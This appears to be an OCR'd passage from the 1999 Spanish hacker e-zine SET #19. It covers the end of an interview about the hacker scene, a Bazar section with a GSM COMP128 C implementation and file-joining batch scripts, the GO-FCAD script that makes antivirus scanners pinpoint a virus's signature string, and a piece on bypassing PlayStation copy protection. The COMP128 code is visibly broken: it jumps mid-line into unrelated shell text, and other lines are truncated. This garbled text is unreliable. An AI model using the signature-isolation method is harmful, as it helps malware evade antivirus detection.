Pero es solo una impresion, ya digo, sacada de 'cons' donde todo el mundo va de colegui. Despues, lo que creas estara equivocado, porque en realidad todos estan contra todos y a favor de todos cuando se precisa y unos son buenos en una cosa y otros en otra y nada significa que haya mil o ningun grupo que salga en los medios. Ni la nacionalidad ni la visibilidad cuentan.

5. Como entraste en el mundillo under?

Buf! ... La primera persona que me ayudo, ense~o y animo, cuando estaba sola en la red, fue un hacker, pero nunca me lo dijo ni lo supe. Hasta que desaparecio... y casi al mismo tiempo empece a leer mas y atar cabos sobre cosas que me habia contado, y darme cuenta que habia sido buena amiga de un, segun la gente y los periodicos, terrible hacker. Supongo que por eso, y por experiencias similares

posteriores, quiero a los hackers con todo mi corazon. No es cursileria ni peloteo: es devolver tantisimo que se me ha dado y que no puedo devolver con conocimiento, porque ellos tienen mas que yo.
A la vez, en esta gran burbuja karmica que es la red, se que cuando ayudo a alguien estoy dando las gracias a quien me ense~o

6. Que es lo que mas te ha impresionado del under informatico?

la paranoia. Yo vengo de la red transparente, los foros abiertos, la confianza mutua ~:) Y entrar de repente en 'zona de guerra' es toda una impresion.

Comprendi y comparti parte de esta paranoia (no la de todos contra todos, esta la odio) cuando, hace unos meses, gente de la brigada de delitos informaticos de la guardia civil quiso meterme el miedo en el cuerpo sugiriendome que me tenian controlada porque era "amiga de los hackers". El subidon de paranoia fue considerable aunque, ya en frio, la rabia era mas no por mi (que, ademas, no se nada, erraron el objetivo) sino porque asi demuestran estos pringaos cual es su concepcion del hacking: se de otros periodistas, especializados en informar sobre ETA, a los que han llegado a apalear y que viven en un estado constante de autentica paranoia. O sea, que hacker=terrorista para los polis, ya que utilizan los mismos esquemas contra quien no se los cree a ellos y busca la verdad sobre estos temas, y otra ronda que la paga el estado.

7. Que paso exactamente con la Guardia Civil?

Nada, chorradas: dejaron caer que sabian quien era mi contacto sobre tal tema o me pinchaban para saber como habia conseguido tal o cual noticia, e incluso me avisaron que estar en contacto con hackers podia ser considerado complicidad con delincuentes. Despues me di cuenta que, solo con leer atentamente mis articulos, podian tener la informacion que a mi me presentaron como si la hubiesen sacado del CESID.
Nada, nada, no me preocupan. Es el problema, inevitable pero no insalvable, de ser tan visible. Me dan mas miedo las empresas como Telefonica: un operario me conto una vez que desde Telefonica se ha espiado a todo quisqui. Y digo yo que lo mismo estaran haciendo en la red, como se demostro con los documentos de Estratel que publico angeloso: los timoespias sabian exactamente todas las acciones que iba a emprender la pe~a contra ellos en las pasadas huelgas. Entre los unos y los otros, se nos pasan por el forro a todos y tambien a uno de los lemas de los viejos hackers: "La tecnologia informatica no sera utilizada por los cuerpos gubernamentales y corporativos para controlar y oprimir al pueblo".

8. Sabemos que participas activamente con FrEE, hablanos sobre las activades que realizais en esta asociacion

Fronteras Electronicas es una ONG, un grupo de gente comprometida con la defensa de las libertades en la red y los ciberderechos. Nacio a sugerencia de la Electronic Frontier Foundation, aunque no mantiene relacion con ella y si en cambio, con grupos similares europeos, con los que se montan campa~as conjuntas o se intercambia informacion. La forma de actuar suele ser a traves de la difusion de comunicados de denuncia, informacion u opinion. Para hacerse una idea, los ultimos

iban sobre la aparicion de la nueva version de PGPi, el cierre de Altern.org, Echelon, Wassenaar, Enfopol, abusos en telecomunicaciones, mailbombings a Nodo50...

9. Y ahora veamos esa faceta oculta de hacker newbie, que temas te interesan?

nono, nada de hacker. Soy newbie porque acabo de aterrizar en el mundo de la seguridad, sin ninguna base de informatica, redes o electronica. Siempre habia escrito y leido sobre hacking desde el punto de vista ideologico, historico, cultural... que me encantaba. Cuando veia algo tecnico, pensaba "esto es cosa de los muchachos, no tengo que preocuparme por ello". Pero, al adentrarme mas, es inevitable que tenga que preocuparme yo tambien y aprender de todo, porque sino no os entiendo.

10. Desde tu punto de vista femenino, Como es tu relacion con un ambiente totalmente masculino como este?

mmm.. bien... siempre esta el tipico cachondeo... y a veces yo tambien me paso, con mi desparpajo 'femenino', olvido que estoy en este 'duro' y tecnico ambiente masculino... pero bien, buen rollo. Lo malo viene no por ser mujer sino periodista. Aunque, al final y sea mujer o periodista o una gata, la unica cuestion importante para mi es que hackers, para-hackers y no-hackers estamos juntos en esto, luchando como podemos por continuar construyendo la Red del Conocimiento y que no hagan de ella una telara~a asesina.

11. En definitiva, Que significa ser un hacker para ti?

Ser un mago. Con lo que esto implica de juego entre los dos polos de fuerza. Un artesano de la maquina. Un lobo solitario en busca del saber y la aventura. Un genio jamas despistado. Un hermano travieso. Recuerdo, en Florencia, que la puerta a la sala de maquinas del HackIt tenia un cartel que prohibia el acceso y, dentro, en la pared, otro cartel que decia: PORCO DIO.

12. Para finalizar, si queremos contactar contigo donde te podemos encontrar?

http://ww2.grn.es/merce, aqui esta mi clave de pgp y algunas cosas que he escrito y leido...

Muy humildemente, no resisto la tentacion de despedirme con mis versos preferidos, by LPR: "Queridos amiguitos, en este mundo tooodo esta bajo control. Todo? No. Una aldea poblada por irreductibles galos resiste ahora y siempre al invasor, con una pocion magica que los hace invencibles: el cerebro".

EOF

```
-[ 0x04 ]--------------------------------------------------------------
-[ BAZAR ]--------------------------------------------------------------
-[ by varios autores ]-------------------------------------------------SET-19-
```

Este numero estamos que nos salimos. Prueba de ello es la cantidad y calidad de textos que forman parte de esta creciente seccion.

Ademas, para que la revista este un poco mas organizada, las direcciones recomendadas pasan de la seccion 0x07 al Bazar. Y mas sorpresas que os tenemos preparadas.

Si quereis participar, no teneis mas que enviarnos vuestro texto a la siguiente direccion, indicando en el subject que va dirigido a la seccion 'Bazar':

<ezine@set.net.eu.org>

Y antes de dar paso a las colaboraciones en si, un peque~o indice de todas las aportaciones, para que luego sea mas facil localizar el que mas os interese:


```
-< 0x01 >-------------------------------------------.------------------.-
                                                   '-< Marc Briceno >-'
                                                   '-< Ian Goldberg >-'
                                                   '-< David Wagner >-'
```

```
<++> set_019/bazar/a3a8.c
/* An implementation of the GSM A3A8 algorithm.  (Specifically, COMP128.)
 */

/* Copyright 1998, Marc Briceno, Ian Goldberg, and David Wagner.
 * All rights reserved.
 */

/*
 * For expository purposes only.  Coded in C merely because C is a much
 * more precise, concise form of expression for these purposes.  See Judge
 * Patel if you have any problems with this...
 * Of course, it's only authentication, so it should be exportable for the
 * usual boring reasons.
 */

typedef unsigned char Byte;
```

```
#include <stdio.h>
/* #define TEST */

/*
 * rand[0..15]: the challenge from the base station
 * key[0..15]: the SIM's A3/A8 long-term key Ki
 * simoutput[0..11]: what you'd get back if you fed rand and key to a real
 * SIM.
 *
 *   The GSM spec states that simoutput[0..3] is SRES,
 *   and simoutput[4..11] is Kc (the A5 session key).
 *   (See GSM 11.11, Section 8.16.  See also the leaked document
 *   referenced below.)
 *   Note that Kc is bits 74..127 of the COMP128 output, followed by 10
 *   zeros.
 *   In other words, A5 is keyed with only 54 bits of entropy. This
 *   represents a deliberate weakening of the key used for voice privacy
 *   by a factor of over 1000.
 *
 * Verified with a Pacific Bell Schlumberger SIM.  Your mileage may vary.
 *
 * Marc Briceno <marc@scard.org>, Ian Goldberg 2);
        simoutput[4+6] = (x[2*6+18]<<6) | (x[2*6+18+1]<<2);
        simoutput[4+7] = 0;
}


#ifdef TEST
int hextoint(char x)
{
        x = toupper(x);
        if (x >= 'A' && x <= 'F')
                return x-'A'+10;
        else if (x >= '0' && x <= '9')
                return x-'0';
        fprintf(stderr, "bad input.\n");
        exit(1);
}

int main(int argc, char **argv)
{
        Byte rand[16], key [16], simoutput[12];
        int i;

        if (argc != 3 || strlen(argv[1]) != 34 || strlen(argv[2]) != 34
                        || strncmp(argv[1], "0x", 2) != 0
                        || strncmp(argv[2], "0x", 2) != 0) {
                fprintf(stderr, "Usage: %s 0x<key> 0x set$0
rm list.tmp
<-->

Para DOS/Windows:

   Version 1:

      C:\SET\SET18\for %i in (0x*.txt) do type %i >> ezine.txt

   Version 2:

<++> set_019/trucos/glueset.bat
@echo GlueSET by Falken - (C) Saqueadores 1999
```

```
@echo ----------------------------------------------------------------------
@echo Este fichero por lotes pegara todos los articulos de SET en un solo
@echo archivo. Durante el proceso, mostrara alguna informacion por la
@echo pantalla, por la que no debes preocuparte.
@echo No se garantiza el orden de los archivos. Imprescindible que no exista
@echo el fichero 'ezine.txt'
@echo ----------------------------------------------------------------------
@echo Pulsa una tecla...
@pause
@for %%i in (0x*.txt) do type %%i >> ezine.txt
@echo Proceso concluido
<-->
```

Version 3:

```
<++> set_019/trucos/netpaste.bat
echo off
cls
echo NETpaste v1.0 for DOS by Netshark E-mail: netsharky@usa.net
echo ------------------------------------------------------------
echo _/^\_/^\_/^\_/^\_/^\_/^\_ NETpaste _/^\_/^\_/^\_/^\_/^\_/^\
echo NETpaste es un peque~o archivo por lotes con el que podras
echo pegar de una sola vez todos los articulos de SET al archivo
echo set.txt. Antes de hacer nada asegurate de que dicho archivo
echo no existe ya en el directorio en el que estas.
echo /^\_/^\_/^\_/^\_/^\_/^\_by NETshark_/^\_/^\_/^\_/^\_/^\_/^\
echo ------------------------------------------------------------
echo Pulsa 1 para proceder a guardar SET en set.txt
echo Pulsa 2 para salir sin guardar SET
choice /c:12
if errorlevel 2 goto Fin
echo Guardando SET en set.txt...
for %%a in (0x0*.txt) do type %%a >> set.txt
for %%a in (0x1*.txt) do type %%a >> set.txt
:Fin
echo Hasta otra...
<-->
```

EOF

```
-[ 0x05 ]--------------------------------------------------------------------
-[ FREECAD V1.0 ]------------------------------------------------------------
-[ by +NetBul ]-------------------------------------------------------SET-19-


[ Este texto y el software adjunto han sido creados con fines educativos,  ]
[ el uso o abuso que TU hagas de ellos es TU responsabilidad, queda claro? ]

Hace varios meses que acabe esto pero, por problemas varios, ha estado
perdido durante un tiempo en un disco. Al que me lo pidio en un mail
aqui lo tienes, mas vale tarde...

Bien, pues aqui teneis la ultima version del FREECAD, funciona tal y como
se comento en SET 14. Por un lado esta el .EXE que se encarga de trocear y
parchear el archivo infectado, por otro esta el .BAT que automatiza el
proceso de aislar la cadena. Este se encarga de ejecutar el FREECAD y lanzar
el antivirus. En pocos segundos aisla la cadena (string) del virus usando
los "metodos" 1 y 2 del FREECAD. El metodo 3 se puede aplicar manualmente
despues segun el gusto y las necesidades de cada uno. :-)

No lo pillas?? No sabes de que va el tema? Leete SET 13 y 14...



FREECAD v1.0
============

   Uso: FREECAD <archivo-infectado> <-mt1|-mt2|-mt3>

-mt1   Parte el archivo de entrada en dos archivos: #--A--#.com y #--B--#.com
-mt2   Copia el centro del archivo de entrada en un archivo: #--C--#.com
-mt3   Parchea el archivo de entrada, byte a byte, y escribe tantos archivos
       como bytes tiene. El nombre de los archivos de salida sigue un orden
       secuencial (en hexadecimal): 0.com ... 9.com, A.com, B.com, etc. El
       archivo 7.com tendra el byte en la posicion 7 parcheado. El parche
       predeterminado es 90h.



GO-FCAD.BAT
===========

   Uso: GO-FCAD <archivo-infectado>  go-fcad.log
 echo *** INICIO ******************** >> go-fcad.log
 echo +++ Usamos el metodo 1 ++++++++ >> go-fcad.log
 echo  +Partimos %1 en dos trozos: #--A--#.com y #--B--#.com >> go-fcad.log


REM ////////////////////////////////////
REM // METODO 1                       //
REM ////////////////////////////////////

:metodo1

 if %2==f-prot goto fprot-A
 if %2==scan goto scan-A
 if %2==scanpm goto scanpm-A
 if %2==avp goto avp-A
 if %2==avplite goto avplite-A
 if %2==tbscan goto tbscan-A
 if %2==avscan goto avscan-A
 if %2==pavcl goto pavcl-A
```

```
 if %2==atm goto atm-A
 if %2==xscan goto xscan-A
 if %2==pcscan goto pcscan-A
 if %2==ivscan goto ivscan-A

:vuelve-A

 del #--A--#.com
 echo    - Virus NO detectado en #--A--#.com >> go-fcad.log
 cls

 if %2==f-prot goto fprot-B
 if %2==scan goto scan-B
 if %2==scanpm goto scanpm-B
 if %2==avp goto avp-B
 if %2==avplite goto avplite-B
 if %2==tbscan goto tbscan-B
 if %2==avscan goto avscan-B
 if %2==pavcl goto pavcl-B
 if %2==atm goto atm-B
 if %2==xscan goto xscan-B
 if %2==pcscan goto pcscan-B
 if %2==ivscan goto ivscan-B

:vuelve-B

 del #--B--#.com
 echo    - Virus NO detectado en #--B--#.com >> go-fcad.log
 cls

 copy anterior.com #--C--#.com
 echo +++ Usamos el metodo 2 ++++++++ >> go-fcad.log


REM ////////////////////////////////////
REM // METODO 2                        //
REM ////////////////////////////////////

:metodo2

 copy #--C--#.com anterior.com
 echo  +Cogemos la parte central : #--C--#.com >> go-fcad.log
 freecad anterior.com -mt2

 if %2==f-prot goto fprot-C
 if %2==scan goto scan-C
 if %2==scanpm goto scanpm-C
 if %2==avp goto avp-C
 if %2==avplite goto avplite-C
 if %2==tbscan goto tbscan-C
 if %2==avscan goto avscan-C
 if %2==pavcl goto pavcl-C
 if %2==atm goto atm-C
 if %2==xscan goto xscan-C
 if %2==pcscan goto pcscan-C
 if %2==ivscan goto ivscan-C

:fin-metodo2

 REM ////////////////////////////////////////////////
 REM ///// En este bloque aislamos el nombre del //////
 REM ///// archivo infectado en la variable nomvirii //
```

```
 REM ////////////////////////////////////////////////
 REM ***** Creamos FCTMP1.BAT **************       ////
 echo @echo off > fctmp1.bat
 echo shift >> fctmp1.bat
 echo :initmp >> fctmp1.bat
 echo if [%%1]==[.] goto endtmp >> fctmp1.bat
 echo set nomvirii=%%nomvirii%%%%1>> fctmp1.bat
 echo shift >> fctmp1.bat
 echo goto initmp >> fctmp1.bat
 echo :endtmp >> fctmp1.bat
 REM ***** Creamos FCTMP2.BAT **************
 echo = | choice /c=%1= fctmp1.bat > fctmp2.bat
 REM ***** Ejecutamos FCTMP2 (a su vez ejecuta FCTMP1)
 call fctmp2.bat
 REM ***** Ya tenemos el nombre del virus sin extension!
 REM ***** en la variable nomvirii. Borramos FCTMPx
 del fctmp1.bat
 del fctmp2.bat
 REM                                                ////
 REM ////////////////////////////////////////////////


 del #--C--#.com
 echo    - Virus NO detectado en #--C--#.com >> go-fcad.log
 echo *** FIN ********************** >> go-fcad.log
 echo. >> go-fcad.log

 md %destino%
 if %2==f-prot md %destino%\%2
 if %2==scan md %destino%\%2
 if %2==scanpm md %destino%\%2
 if %2==avp md %destino%\%2
 if %2==avplite md %destino%\%2
 if %2==tbscan md %destino%\%2
 if %2==avscan md %destino%\%2
 if %2==pavcl md %destino%\%2
 if %2==atm md %destino%\%2
 if %2==xscan md %destino%\%2
 if %2==pcscan md %destino%\%2
 if %2==ivscan md %destino%\%2

 if %exito%==no goto noexito

 echo Cadena del virus %1 (%2) aislada >> go-fcad.log
 echo en %destino%\%2\%nomvirii%.%extcad% >> go-fcad.log

 echo.
 echo ************************************************************
 echo FIN .... cadena del virus %1 (%2) aislada
 echo en %destino%\%2\%nomvirii%.%extcad%
 echo.

 REM Copiamos la cadena al directorio destino
 copy anterior.com %destino%\%2\%nomvirii%.%extcad%
 del anterior.com

 REM Copiamos el log al directorio destino
 copy go-fcad.log %destino%\%2\%nomvirii%.%extlog%
 del go-fcad.log

REM ////////////////////////////////////
REM // METODO 3                        //
```

```
REM ////////////////////////////////////

 echo.
 echo  [RECUERDA: Puedes usar la opcion -mt3 del FREECAD con el archivo
 echo  %destino%\%2\%nomvirii%.%extcad%
 echo  para encontrar la cadena *exacta* del virus..]

 goto fin


REM ****************************************************************
REM ****************************************************************
REM ////////////////////////////////////
REM // DETECTADO VIRUS ...             //
REM ////////////////////////////////////

:partir-A
  copy #--A--#.com anterior.com
  echo    - Virus detectado en #--A--#.com >> go-fcad.log
  set exito=si
  freecad anterior.com -mt1
  echo  +Partimos #--A--#.com en dos trozos: #--A--#.com y #--B--#.com >> go-fcad.log
  goto metodo1

:partir-B
  copy #--B--#.com anterior.com
  echo    - Virus detectado en #--B--#.com >> go-fcad.log
  set exito=si
  freecad anterior.com -mt1
  echo  +Partimos #--B--#.com en dos trozos: #--A--#.com y #--B--#.com >> go-fcad.log
  goto metodo1

:detectado-C
  echo    - Virus detectado en #--C--#.com >> go-fcad.log
  set exito=si
  goto metodo2


REM ****************************************************************
REM ////////////////////////////////////
REM // LANZANDO EL ANTIVIRUS...       //
REM ////////////////////////////////////

:fprot-A
        f-prot #--A--#.com /NOMEM /NOBOOT /OLD /SILENT
        if errorlevel 3 goto partir-A
        goto vuelve-A

:fprot-B
        f-prot #--B--#.com /NOMEM /NOBOOT /OLD /SILENT
        if errorlevel 3 goto partir-B
        goto vuelve-B

:fprot-C
        f-prot #--C--#.com /NOMEM /NOBOOT /OLD /SILENT
        if errorlevel 3 goto detectado-C
        goto fin-metodo2
REM ****************************************************************
:scan-A
        scan #--A--#.com /NOMEM
        if errorlevel 13 goto partir-A
        goto vuelve-A
```

```
:scan-B
        scan #--B--#.com /NOMEM
        if errorlevel 13 goto partir-B
        goto vuelve-B

:scan-C
        scan #--C--#.com /NOMEM
        if errorlevel 13 goto detectado-C
        goto fin-metodo2
REM ************************************************************
:scanpm-A
        scanpm #--A--#.com /NOMEM
        if errorlevel 13 goto partir-A
        goto vuelve-A

:scanpm-B
        scanpm #--B--#.com /NOMEM
        if errorlevel 13 goto partir-B
        goto vuelve-B

:scanpm-C
        scanpm #--C--#.com /NOMEM
        if errorlevel 13 goto detectado-C
        goto fin-metodo2
REM ************************************************************
:avp-A
        avp #--A--#.com /M /P /B /H /U /A /X
        if errorlevel 4 goto partir-A
        goto vuelve-A

:avp-B
        avp #--B--#.com /M /P /B /H /U /A /X
        if errorlevel 4 goto partir-B
        goto vuelve-B

:avp-C
        avp #--C--#.com /M /P /B /H /U /A /X
        if errorlevel 4 goto detectado-C
        goto fin-metodo2
REM ************************************************************
:avplite-A
        avplite #--A--#.com /M /P /B /H /U /A /X
        if errorlevel 4 goto partir-A
        goto vuelve-A

:avplite-B
        avplite #--B--#.com /M /P /B /H /U /A /X
        if errorlevel 4 goto partir-B
        goto vuelve-B

:avplite-C
        avplite #--C--#.com /M /P /B /H /U /A /X
        if errorlevel 4 goto detectado-C
        goto fin-metodo2
REM ************************************************************
:tbscan-A
        tbscan #--A--#.com /NB /NOMEM /BA /OLD
        if errorlevel 5 goto partir-A
        goto vuelve-A

:tbscan-B
```

```
        tbscan #--B--#.com /NB /NOMEM /BA /OLD
        if errorlevel 5 goto partir-B
        goto vuelve-B

:tbscan-C
        tbscan #--C--#.com /NB /NOMEM /BA /OLD
        if errorlevel 5 goto detectado-C
        goto fin-metodo2
REM ************************************************************
:avscan-A
        avscan #--A--#.com /NM /NB /R
        if errorlevel 100 goto partir-A
        goto vuelve-A

:avscan-B
        avscan #--B--#.com /NM /NB /R
        if errorlevel 100 goto partir-B
        goto vuelve-B

:avscan-C
        avscan #--C--#.com /NM /NB /R
        if errorlevel 100 goto detectado-C
        goto fin-metodo2
REM ************************************************************
:pavcl-A
        pavcl #--A--#.com /NOM /NOB
        if errorlevel 129 goto partir-A
        goto vuelve-A

:pavcl-B
        pavcl #--B--#.com /NOM /NOB
        if errorlevel 129 goto partir-B
        goto vuelve-B

:pavcl-C
        pavcl #--C--#.com /NOM /NOB
        if errorlevel 129 goto detectado-C
        goto fin-metodo2
REM ************************************************************
:atm-A
        atm #--A--#.com /NOM /NOB
        if errorlevel 129 goto partir-A
        goto vuelve-A

:atm-B
        atm #--B--#.com /NOM /NOB
        if errorlevel 129 goto partir-B
        goto vuelve-B

:atm-C
        atm #--C--#.com /NOM /NOB
        if errorlevel 129 goto detectado-C
        goto fin-metodo2
REM ************************************************************
:xscan-A
        xscan #--A--#.com /NOMEM /NOVAL /NOSISTEMA /NOEXPIRA /NOTECLA
        if errorlevel 1 goto partir-A
        goto vuelve-A

:xscan-B
        xscan #--B--#.com /NOMEM /NOVAL /NOSISTEMA /NOEXPIRA /NOTECLA
        if errorlevel 1 goto partir-B
```

```
        goto vuelve-B

:xscan-C
        xscan #--C--#.com /NOMEM /NOVAL /NOSISTEMA /NOEXPIRA /NOTECLA
        if errorlevel 1 goto detectado-C
        goto fin-metodo2
REM ************************************************************
:pcscan-A
        pcscan /NM /NB /NC #--A--#.com
        if errorlevel 1 goto partir-A
        goto vuelve-A

:pcscan-B
        pcscan /NM /NB /NC #--B--#.com
        if errorlevel 1 goto partir-B
        goto vuelve-B

:pcscan-C
        pcscan /NM /NB /NC #--C--#.com
        if errorlevel 1 goto detectado-C
        goto fin-metodo2
REM ************************************************************
:ivscan-A
        ivscan #--A--#.com
        if errorlevel 2 goto partir-A
        goto vuelve-A

:ivscan-B
        ivscan #--B--#.com
        if errorlevel 2 goto partir-B
        goto vuelve-B

:ivscan-C
        ivscan #--C--#.com
        if errorlevel 2 goto detectado-C
        goto fin-metodo2
REM ************************************************************



REM ///////////////////////////////////
REM // INFORMACION                    //
REM ///////////////////////////////////

:info

 echo GO-FCAD.BAT                  Archivo BAT para usar junto con el FREECAD  v1.0
 echo (c)1999 by +NetBuL para SET #19  http://www.thepentagon.com/paseante (puntero)
 echo.
 echo  Especifica un nombre completo de archivo infectado
 echo  y un antivirus (escaner) soportado...
 echo.
 echo      Uso :  go-fcad (nombre-ARCHIVO-INFECTADO) (nombre-ANTIVIRUS)
 echo.
 echo   Opcion       Version
 echo   ANTIVIRUS    probada      Empresa
 echo   --------!-----------------------------------------------------
 echo   f-prot  !    v3.04        Data Fellows Ltd
 echo   scan    !    v3.1.7       McAfee Inc
 echo   scanpm  !    v3.1.7       McAfee Inc
 echo   avp     !    v            AntiViral Toolkit Pro, Eugene Kaspersky
 echo   avplite !    v2.2         AntiViral Toolkit Pro, Eugene Kaspersky
```

```
 echo   tbscan  !    v8.03        Thunderbyte B.V.
 echo   avscan  !    v2.96        H+BEDV Datentechnik
 echo   pavcl   !    v6.0         Panda Software Internacional
 echo   atm     !    v4.0         Panda Software Internacional
 echo   xscan   !    v3.01        Anyware Seguridad Informatica, S.A
 echo   pcscan  !    v6.20        Trend Micro Inc.
 echo   ivscan  !    v6.10e       InVircible - NetZ Computing Ltd.
 goto fin


REM ////////////////////////////////////
REM // FINALIZA SIN EXITO             //
REM ////////////////////////////////////

:noexito
 echo Finalizado SIN EXITO: >> go-fcad.log
 echo NO se ha aislado la cadena del virus %1 ! >> go-fcad.log
 echo.
 echo Finalizado SIN EXITO:
 echo NO se ha aislado la cadena del virus %1 !
 del anterior.com

 REM Copiamos el log al directorio destino
 copy go-fcad.log %destino%\%2\%nomvirii%.%extlog%
 del go-fcad.log

 goto fin


REM ////////////////////////////////////
REM // FIN                            //
REM ////////////////////////////////////

:fin
 REM Vaciamos variables
 set destino=
 set exito=
 set extlog=
 set extcad=
 set nomvirii=
<-->


Un saludo
+NetBuL <netbul@phreaker.net>
```

EOF

```
-[ 0x06 ]--------------------------------------------------------------
-[ HACKING PLAYSTATION ]-----------------------------------------------
-[ by GreeN LegenD ]-------------------------------------------------SET-19-
```

Hacking PlayStation v1.0
^^^^^^^^^^^^^^^^^^^ ^^^^
(c) SET I+D - 16/Feb/1999

http://set.net.eu.org

* La Batalla de Sony contra la Pirateria....
* Y las Mil y un actualizaciones de la Bios de PlayStation...

Nota Aclaratoria : LA CANTIDAD DE *TONTERIAS* QUE SE HAN OIDO *HACE*
NECESARIO ACLARAR LAS NIEBLAS MENTALES DE LA GENTE
SOBRE ESTE TEMA...

[Todo lo aqui escrito lo puedes tomar como CIERTO Y VERDADERO y no las]
[tonterias que hay por ahi en las news y en el irc. Aqui no hay trampa]

Index...

Introduccion -> 1

Saqueadores Edicion Tecnica - SET no apoya de NINGUNA MANERA la pirateria y toda la informacion aqui proporcionada se hace de manera informativa y/o educativa. No somos responsables de lo que el lector pueda hacer. Despues de leer esto... AS IT IS O crees que vamos a ser nosotros responsables de tus actos ?? En caso de usar este texto o una parte de el se debera informarse a SET a traves de esta direccion antes de su uso. SIEMPRE DEBE ESTAR CLARO SU ORIGEN...

playstation@set.net.eu.org

Dicho esto prosigamos, con esto tratamos de aclarar simplemente algunos de los puntos *oscuros* sobre la consola de Sony. Y como una PRACTICA observamos como se puede *evitar* sus antiguas y *nuevas* protecciones. Con una gran facilidad , eso si esto es todo **Tecnicamente** posible como reza el nombre de nuestro e-zine, una cosa es posible y otra *muy* distinta es *FACIL*. Nadie da duros a pesetas...
Queremos aclarar que despues de leer toda la informaci¢n tendras una idea CLARA de en que consisten la protecciones y como tecnicamente puedes evitarlas. No te vamos a ayudar a hacer copias ilegales de Play ni nada por el estilo. Si es eso lo que quiere ya puedes dejar de leer e ir a Hong Kong a comprar las copias que tanto ansias. Si no sabes nada sobre ISO9660, como hacer roms,etc.. no te sera facil llevar a cabo esto. Si por el contrario aun estan interesado pues adelante. Sigue con nosotros... Algo mas TODO el software necesario SE ENCUENTRA en INTERNET, sois ya mayorcitos para saber donde empezar a buscar. Si nosotros lo hemos encontrado y hecho, que te hace pensar que tu no?

Protecciones y Lectores CD-ROM -> 2

Las hay de dos tipos, Hardware y Software. Siendo de hardware las que estan relacionadas con la rom de la placa, la bios de la PSX. Luego tenemos las de software, que son los bloques erroneos en el cd y la rutina que chequea que la version del cd (EU/US/JP) coincide con la de la Bios de la consola. Y luego como ultimo impedimento tenemos el color oscuro de los cd que estan hechos con un polimero tintado de negro, esto no ninguna proteccion si no mas bien para que se pueda distinguir a simple vista un cd original de una copia. En realidad *no* es negro. Es un Azul muy oscuro. Y esto no influye o influye muy poco en la refraccion y lectura del disco. Si hay que tener en cuenta que es cierto que algunos tipos de cd-r *no* sirven para hacer cd de psx. ¨por que? my sencillo. Debido a su refraccion que es muy alta y dada la *gran* cantidad de modelos de lectores que Sony tiene en sus PSXs, a cada cual de peor calidad todo sea dicho. Tratad de evitar las PSX de USA compradas en periodos como OCT/DEC JUN/JUL 98 segun parece tienen unos lectores de los mas perrero. Con lo que en el tema de los saltos puede haber varias posibilidades:

A -> A veces ocurre...
B -> Normalmente ESTE sera tu problema..
C -> RARA vez tendras este problema..


A) Que tengas un lector malo (hay series *muy* malas) y no sea culpa tuya el que al usar una copia no se vea bien.

B) Que andes con la PlayStation a patadas y tengas desregulado los potenciometros que controlan el lector de cd. Lease : lo tienes desregulado, nada que no soluciones con un destornillador.

C) Algunos lectores no son capaces de ni siquiera iniciar la lectura de un cd-r, por sus caracteristicas las que sean, llamalas x-y-z. Algunos Traxdata son completamente *incompatibles* con algunos lectores, gracias a T.O.A.D por puntualizarme esto en su momento.

Ademas si vas a usar copias conviene que uses *siempre* la misma marca de CD y cd que duren.

Y esto tiene una explicacion tecnica muy sencilla. El lector de cds de la psx tiene que recalibrar la altura del haz laser para leer un disco que no sea de PSx, dado que los discos de PSx Originales son *un poco* mas finos que los normales o cd-r. Ademas no todos los cd-r son iguales a ver si te crees que un "sin marca" de 200pts es igual que un Kodak o un Verbatim, no ni de lejos. Si estas cambiando entre cd-rs de marcas distintas y originales pues lo mas probable que tu psx en 3 meses o 6 como mucho se le des-regulen los potenciometros del cd y no seas capaz de vez una intro o de escuchar una pista CDDA sin cortes. Solucion, abrir la consola, con un destornillador, no con el abrelatas, y desmontar el lector de cd (son de 2x) debajo encontraras algo asi..



c -> son una especie de tornillos ajustables para los que sabeis de que va esto, ahi es donde hay que regular...

No os voy a recordar otra vez que si la abris recien comprada y blah... Perdereis la garantia. Solo un aviso cuidado con una pegatina plateada que anda por ahi dentro. Antes de abrir la PlayStation haceros un favor y desenchufarla de la corriente. Si no sabeis como manejar esos potencionemtros lo mas seguro que la fastidieis. Pero si no se arregla en un pis-pas.


Algo mas sobre los lectore aclaremos que un lector de psx esta hecho y preparado para LEER CDS DE PSX, que sorpresa no? dado esto cuando insertas un cd de audio-cdda normal o un cd-r el lector tendra que tratar de colocare de la manera que obtenga la mayor y mejor transferencia de datos dado esto es normal que falle. Ademas los cds de psx *son* mas finos que los normales de audio y que los cd-r. Avisados estais...

Hardware -> 3

Pues esto ha generado mas megas de texto y conversaciones estupidas de las que puedo soportar. Aclaremos las cosas basandonos en los **HECHOS** evidentemente la gente de Sony le puso protecciones a su consola en un pricipio con la idea de que no se crease un mercado paralelo de importacion de juegos japoneses a Eu y Us. Pero mas firmemente querian que las copias ilegales de Psx no funcionasen en las consolas, cosa que no han coseguido *por ahora* Para esto simplemente idearon un sistema que consiste en que las bios chequean antes de empezar a ejecutar el contenido del cd si este tenia o no el crc de unos sectores del cd ISO9660 correctos o no. Esto en un principio parecia suficiente pero dado el boom de la pirateria de psx en los meses que procedieron a su salida Sony se vio obligada a idear algun otro modo de proteccion de los Juegos.

Las primeras consolas SCHP-1000 tenian una proteccion para evitar que ejecutes un cd-r (de cualquier pais) simplemente comprobando un crc del cd. Esta son la que llamaremos de primera generacion y son en las que era posible en truco del menu de musica, que no es otra cosa que enga~ar a la bios. Dentro del menu de musica se pone un cd original de cualquier tipo, se presionaba el boton gris que activa el lector de cd-rom. Una vez se mostraban en el menu las distintas pistas en el menu pues cambiaba el cd por la copia, esto funciona bien con cds con tama~o de pista de datos similar y con *menos* o *iguales* pistas

